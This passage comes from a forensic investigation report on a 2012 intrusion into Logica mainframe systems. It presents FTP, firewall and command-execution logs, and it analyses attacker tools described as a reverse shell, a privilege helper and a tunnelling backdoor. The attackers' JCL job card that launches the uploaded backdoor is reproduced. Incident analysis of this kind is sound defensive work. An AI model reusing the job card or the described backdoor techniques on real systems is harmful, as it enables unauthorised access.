/tmp/stash.tgz	AVIY354	203.176.141.205	2012-03-10-12.15.21	SY19	
/u/d610/rfvftp/1.tgz	WAHS006	Recorded in FTP log as 217.150.174.80. In	2012-03-15-22.21.31	SY19	
/SYSTEM/tmp/cts32.tgz	NUS	194.23.61.151	2012-03-10-22.03.32	SYS3	
/tmp/.,/u.it.tgz	NUS	93.186.170.54	2012-03-20-09.28.37	SYS3	
/tmp/.,/cics.it.tgz	NUS	93.186.170.54	2012-03-20-09.29.23.	SYS3	
/tmp/.,/local.tgz	NUS	93.186.170.54	2012-03-20-09.56.50.	SYS3	/usr/local with sub directories of SYS3

Table 2Listing of downloaded TAR archive files

Stolen MVS data sets

The stolen data have been analysed by different parties involved, depending on the information ownership. The files belonging to a specific organization have been analyzed by that organization. The organisations include:

- Logica
- Applicate
- Skatteverket
- And the investigating police

Each of these organisations are themselves responsible for the analysis as well as the reporting of the value of the information being stolen.

Analysis of captured program files

A number of files where *uploaded* to both SY19 and SYS3. Most of the uploaded files were binary files, but some files with source code that was uploaded as well.

JCL programs

Developing and execution of programs written in the JCL scripting language is part of the daily operation of the mainframe. JCL programs can be started when having interactive terminal presence on the mainframe. JCL programs can also be started as pre-scheduled batch jobs. And JCL programs can be started by submitting the "job card" as a job, for example by submitting it via the FTP file transfer mechanism.

The perpetrators have used JCL to develop many different tools for helping out with the attack.

The perpetrators have uploaded JCL code such as "NOP.JCL". This event is described elsewhere in this document. Unfortunately we do not have knowledge of the content of "NOP.JCL". It might contain the same content as aptitup.jcl, but we don't know for sure.

Aptitup.jcl aka AVIY356

The file "aptitup.jcl" where obtained from the investigating police. It should be noted that it runs the program "a.env", which we know is the remote access backdoor, and it runs as the user AVIY356, which we know is a user on Logicas SY19 system. Thus, there is a connection between this file on the perpetrators computer and the incident as investigated on SY19.

It should be noted that the perpetrators most definitely had intent, and most probably also manage, to run several of the tools uploaded and installed on the system. The following JCL script where found on the perpetrators computer. It most definitely is related to the script found to have been installed on SY19 (as evident of the username AVIY356 in the source file below). This job that the perpetrators tried process on SY19 would not run due to errors in the job-card. We have no evidence that te perpetrators managed to get any job to run.

```
//AVIY356A JOB AVIY356A
//AIUSTEP EXEC PGM=BPXBATCH,
//          PARM='SH /tmp/a.env'
//STDERR DD PATH='/tmp/a.err',
//         PATHOPTS=(OWRONLY,OCREAT,OTRUNC),
//         PATHMODE=(SIRWXU)
//STDOUT DD PATH='/tmp/a.out',
//         PATHOPTS=(OWRONLY,OCREAT,OTRUNC),
//         PATHMODE=(SIRWXU)
//STDIN DD DUMMY
```

Figure 20JCL program to run a.env

The file a.env is a a program uploaded by ftp and then changed or uploaded serveral more times. For more info, see chapter "a.env a.k.a CSQXDISP" on page 105 for detailed information on a.env.

Ap

The file where uploaded several times to the SYS3 partition, first 3 times in ASCII mode (which translates automatically between ASCII and EBCDIC conversion) and then lastly in image (binary) mode that does a verbatim, non-translated, upload. From the FTP upload log, we can match the upload file size and time with the file size and time stamps of the stored file. **It should be noted that the first two timestamps in each log record are provided in CET while last two timestamps are provided in GMT .**

2012-03-20;09.00.00;2012-03-20-
09.13.54.860000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;A;S;F;H;08.13.54
;08.13.54;1032;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/ap

2012-03-20;09.00.00;2012-03-20-
09.14.08.970000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;A;S;F;H;08.14.08
;08.14.08;1032;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/ap

2012-03-20;09.00.00;2012-03-20-
09.14.29.420000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;A;S;F;H;08.14.29
;08.14.29;1032;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/var/ap

2012-03-20;09.00.00;2012-03-20-
09.15.07.480000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;I;S;F;H;08.15.07;
08.15.07;110592;S;;;;FTPD1;DAFAS;93.186.170.54;17098;/tmp/ap

Figure 21 Excerpt of FTP log to show upload of file "ap" to SYS3

This is a compiled binary that exists on **SYS3** with the following file properties

```
-rwxr-xr-x   1 BPXDFLTU D384    110592 Mar 20 09:15 ap
```

Figure 22 File metadata for file "ap"

The latest telnet session from the firewall logs:

```
   date    |   time   |       src       |      dst      | service |s_port | action
------------+----------+-----------------+---------------+---------+-------+--------
2012-03-23 | 04:09:44 | 202.120.189.223 | 192.16.143.2 | 23      |1100   | accept
```

And UNIX command logs:

```
23Mar12 05:54 DAF5648  TCPFTP2  202.120.189.223 ap
```

The IP address 202.120.189.223 is coded in the IBM hexadecimal format 202.120.189.223.

Firewall logs:

```
    date    |   time   |       src       |       dst       | service |s_port | action
------------+----------+-----------------+-----------------+---------+-------+--------
 2012-03-23 | 05:54:19 | 192.16.143.2    | 178.18.243.25   | 443     |55238  | accept
```

UNIX command logs:

```
23Mar12 06:19 DAF5648  TCPFTP9  202.120.189.223 ap
23Mar12 06:22 DAF5648  TCPFTP9  202.120.189.223 ap
23Mar12 06:22 DAF5648  TCPFTP3  202.120.189.223 ap
```

Firewall logs:

```
    date    |   time   |       src       |       dst       | service |s_port | action
------------+----------+-----------------+-----------------+---------+-------+--------
 2012-03-23 | 06:19:14 | 192.16.143.2    | 178.18.243.25   | 443     |55406  | accept
 2012-03-23 | 06:19:15 | 192.16.143.2    | 178.18.243.25   | 443     |55407  | accept
 2012-03-23 | 06:21:07 | 192.16.143.2    | 178.18.243.25   | 443     |55413  | accept
 2012-03-23 | 06:21:09 | 192.16.143.2    | 178.18.243.25   | 443     |55414  | accept
 2012-03-23 | 06:22:00 | 192.16.143.2    | 178.18.243.25   | 443     |55415  | accept
 2012-03-23 | 06:22:01 | 192.16.143.2    | 178.18.243.25   | 443     |55416  | accept
 2012-03-23 | 06:22:49 | 192.16.143.2    | 178.18.243.25   | 443     |55417  | accept
```

From the examination of the file content with tools to find what system calls, library calls and symbol table exists in the file

Exported functions:

AptAttempt()
AptHandleAlarmSig()
AptExec()
AptFourData()
AptFourByte()
AptFourInit()

Figure 23 symbols exported inside the "ap" – program code written as subroutines

Functions called from main():

signal()
getenv()

```
exit()
unlink()
fork()
fclose()
setpgrp()
time()
getuid()
geteuid()
    alarm()
    sleep()
socket()
setsockopt()
connect()
    close()
read()
kill()
pipe()
dup2()
    execl()
perror()
    ioctl()
@@SLCT1()
    write()
    chdir()
@@GTOD2()
getpid()
setenv()
stat()
open()
AptPrevTime()
AptCurTime()
AdvancedPersistenceSinceTime()
AptKey()
AptToPorts()
AptToAddrs()
```

Figure 24 system and library calls from the "ap" – program

The analysis of this logic provided by this program is thus that

- It can execute other programs via the fork and execl combination
- It performs file operations such as reading file metadata (stat), delete files (unlink system call) and moves around in the file system hierarchy (chdir)

- It opens up a pipe (pipe system call) to connect input/output from "ap" to another program
- It opens up an outbound TCP/IP communications socket (socket, setsockopt and connect) to be a client that connect to that other server side. The symbols AptToPorts and AptToAddrs also give away that the program takes arguments to connect to certain ports.

Thus it is believed that this program can work as some part of a "remote execution" and remote access framework.

We have evidence from the logs that the program "ap" has been runned on at least four different occasions. From this excerpt from the SMF subtype 30 logs (command execution). It is proven that the software was started several times during the morning of the 23th of mars 2012 by the user DAF5648 logged in from IP address 202.120.189.223.

```
23Mar12 05:54 DAF5648  TCPFTP2  202.120.189.223 ap

23Mar12 06:19 DAF5648  TCPFTP9  202.120.189.223 ap

23Mar12 06:22 DAF5648  TCPFTP9  202.120.189.223 ap

23Mar12 06:22 DAF5648  TCPFTP3  202.120.189.223 ap
```

Figure 25 Excerpt of the SMF subtype 30 logs showing that the program "ap" was executed on SYS3

We believe the purpose of this command is to be network based remote shell, or inverse shell, tool.

Beq

No detailed information was available for this file. We have only seen traces on file listings from SY19 for this program.

Bes

The file "bes" where uploaded to SY19. The following content was available when we performed a static system call analysis on the file:

```
Functions called from main():

exit()
fork()
atoi()
setgid()
setuid()
getuid()
```

```
getgid()
printf()
execve()
perror()
```

Figure 26 System and library calls performed from the main() function in the uploaded program "bes"

The analysis of this logic provided by this program is thus that

- It read the UID and GID from the currently executing process
- It set the UID and GID from the currently executing process
- It can execute other programs via the fork and execve combination

From examination of strings in the binary we also conclude that the string APT2011, which is interesting, since this string is something that reoccurs many times. From information obtained from the investigating police, *we have seen this text string used in different ways in log files (e.g. beslag.log, toandreas.log)* from the perpetrators own computer. From these logs there is evidence that the perpetrator have himself an user account on his computer called "APT2011".

The following is from the typ 30 SMF logs (command execution):

```
UNXCMD.SY19.FROM0229.txt:10Mar12 02:29 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 02:29 AVIY356  BPXASA8  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 02:30 AVIY356  BPXASA1  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 02:30 AVIY356  BPXASA9  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 02:49 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 02:49 AVIY356  BPXASA4  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 04:57 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 04:57 AVIY356  BPXASA1  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 05:09 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 05:09 AVIY356  BPXASA8  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:05 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:05 AVIY356  BPXASA3  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:06 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:06 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:06 AVIY356  BPXASA6  203.176.141.205 bes
```

```
UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA3  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA4  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA6  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA7  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA9  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:08 AVIY356  BPXASA1  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA1  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA2  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA2  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA3  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA4  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:09 AVIY356  BPXASA5  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:14 AVIY356  BPXASA4  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:14 AVIY356  BPXASA5  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA2  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA3  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA5  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA6  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA8  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA9  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA3  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:18 AVIY356  BPXASA4  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:21 AVIY356  BPXASA1  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 06:21 AVIY356  BPXASA2  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:24 AVIY356  BPXASA   203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:24 AVIY356  BPXASA6  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:24 AVIY356  BPXASA7  203.176.141.205 bes
```

```
UNXCMD.SY19.FROM0229.txt:10Mar12 08:24 AVIY356  BPXASA8  203.176.141.205 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY991  AVIY9916 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY991  AVIY9917 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY991  AVIY9918 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY991  AVIY991  192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY991  AVIY9918 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 10:28 AVIY991  AVIY9918 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 10:29 AVIY991  AVIY9911 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 10:29 AVIY991  AVIY9912 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:55 AVIY991  AVIY9911 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:55 AVIY991  AVIY9912 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:56 AVIY991  AVIY9919 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:56 AVIY991  AVIY9911 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:56 AVIY991  AVIY9912 192.71.4.33 bes

UNXCMD.SY19.FROM0229.txt:10Mar12 12:56 AVIY991  AVIY9913 192.71.4.33 bes
```

Figure 27 Log files describing the execution of file "bes" on SY19

Dps

One of the central pieces of tools discovered to be left behind by the perpetrators is a tool called "dps". This tool was found on SY19. This tool is believed to be used to tunnel network traffic between the hacked server and the client computer, maybe even tunneled in several hops.

The following content was available when we performed a static system call analysis on the file:

```
Functions called from main():

fprintf()
inet_addr()
gethostbyname()
gethostbyaddr()
perror()
atol()
socket()
bind()
```

```
listen()
fork()
setsid()
accept()
fdopen()
__errno()
strerror()
shutdown()
fclose()
waitpid()
memcpy()
connect()
memset()
```

Figure 28 System and library calls performed from the main() function in the uploaded program "dps"

We believe the purpose of this command is to be a simple network server acting as a remote acces shell tool to allow for an unautenticated entrance into the system. We see that the tools have been executed from sessions established from the following IP addresses:

- 203.176.141.205 (203.176.141.205)
- 178.18.243.27 (178.18.243.27)

Both are well known addresses used by the perpetrators.

```
UNXCMD.SY19.FROM0229.txt:10Mar12 07:30 AVIY356  BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:32 AVIY356  BPXASA6  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:33 AVIY356  BPXASA7  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:34 AVIY356  BPXASA8  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:35 AVIY356  BPXASA9  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:44 AVIY356  BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:44 AVIY356  BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:44 AVIY356  BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 07:44 AVIY356  BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:07 AVIY356  BPXASA1  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:09 AVIY356  BPXASA8  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:09 AVIY356  BPXASA9  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:13 AVIY356  BPXASA1  203.176.141.205 dps
```

UNXCMD.SY19.FROM0229.txt:10Mar12 08:14 AVIY356 BPXASA2 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:23 AVIY356 BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:23 AVIY356 BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:24 AVIY356 BPXASA3 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:25 AVIY356 BPXASA8 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:25 AVIY356 BPXASA9 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:29 AVIY356 BPXASA2 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:34 AVIY356 BPXASA4 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:34 AVIY356 BPXASA6 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:35 AVIY356 BPXASA1 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:35 AVIY356 BPXASA5 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:35 AVIY356 BPXASA2 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:35 AVIY356 BPXASA7 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:36 AVIY356 BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:36 AVIY356 BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:36 AVIY356 BPXASA7 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:52 AVIY356 BPXASA   203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:52 AVIY356 BPXASA6 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:53 AVIY356 BPXASA7 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:54 AVIY356 BPXASA8 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:55 AVIY356 BPXASA5 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 08:56 AVIY356 BPXASA5 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 09:11 AVIY356 BPXASA1 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 10:44 AVIY356 BPXASA4 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:02 AVIY356 BPXASA5 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:02 AVIY356 BPXASA6 203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:17 AVIY356 BPXASA7 203.176.141.205 dps

```
UNXCMD.SY19.FROM0229.txt:10Mar12 11:46 AVIY356  BPXASA8  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:46 AVIY356  BPXASA9  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:46 AVIY356  BPXASA1  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 11:46 AVIY356  BPXASA2  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 12:09 AVIY356  BPXASA4  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY356  BPXASA3  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY356  BPXASA9  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 17:18 AVIY356  BPXASA2  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:16 AVIY356  BPXASA3  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:16 AVIY356  BPXASA4  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:17 AVIY356  BPXASA5  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:18 AVIY356  BPXASA6  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:18 AVIY356  BPXASA7  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:18 AVIY356  BPXASA8  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:18 AVIY356  BPXASA9  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:19 AVIY356  BPXASA1  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:20 AVIY356  BPXASA5  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:21 AVIY356  BPXASA6  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:22 AVIY356  BPXASA7  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:24 AVIY356  BPXASA2  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 19:26 AVIY356  BPXASA3  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 20:06 AVIY356  BPXASA5  203.176.141.205 dps

UNXCMD.SY19.FROM0229.txt:10Mar12 20:06 AVIY356  BPXASA7  203.176.141.205 dps




UNXCMD.SY19.FROM0313.txt:15Mar12 19:18 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:18 SUPERUSR TN32708  178.18.243.27 dps
```

```
UNXCMD.SY19.FROM0313.txt:15Mar12 19:19 SUPERUSR TN32709  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:24 SUPERUSR TN32701  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:26 SUPERUSR TN32702  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:28 SUPERUSR TN32703  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:32 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:34 SUPERUSR TN32705  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:37 SUPERUSR TN32706  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 19:51 SUPERUSR TN32707  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:15 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:15 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:16 SUPERUSR TN32709  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:16 SUPERUSR TN32701  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:16 SUPERUSR TN32702  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:18 SUPERUSR TN32703  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:20 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:21 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:21 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:21 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:22 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:22 SUPERUSR TN3270   178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:22 SUPERUSR TN32706  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:24 SUPERUSR TN32707  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:24 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:29 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:43 SUPERUSR TN32701  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:45 SUPERUSR TN32709  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:51 SUPERUSR TN32702  178.18.243.27 dps
```

```
UNXCMD.SY19.FROM0313.txt:15Mar12 20:54 SUPERUSR TN32709  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:55 SUPERUSR TN32701  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:55 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 20:56 SUPERUSR TN32702  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 21:04 SUPERUSR TN32703  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 21:05 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 21:13 SUPERUSR TN32705  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 21:18 SUPERUSR TN32707  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 21:21 SUPERUSR TN32706  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 22:22 SUPERUSR TN32703  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 22:52 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 22:55 SUPERUSR TN32705  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 22:56 SUPERUSR TN32706  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 23:01 SUPERUSR TN32707  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 23:06 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 23:26 SUPERUSR TN32709  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:15Mar12 23:36 SUPERUSR TN32701  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 00:08 SUPERUSR TN32703  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 00:19 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 00:19 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 00:19 SUPERUSR TN32708  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:04 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:04 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:04 SUPERUSR TN32704  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:10 SUPERUSR TN32705  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:10 SUPERUSR TN32705  178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:10 SUPERUSR TN32705  178.18.243.27 dps
```

UNXCMD.SY19.FROM0313.txt:16Mar12 02:15 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:15 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:15 SUPERUSR TN32706 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:19 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:19 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:19 SUPERUSR TN32707 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:20 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:20 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:20 SUPERUSR TN32708 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:32 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:32 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:32 SUPERUSR TN32709 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:52 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:52 SUPERUSR TN32701 178.18.243.27 dps

UNXCMD.SY19.FROM0313.txt:16Mar12 02:52 SUPERUSR TN32701 178.18.243.27 dps

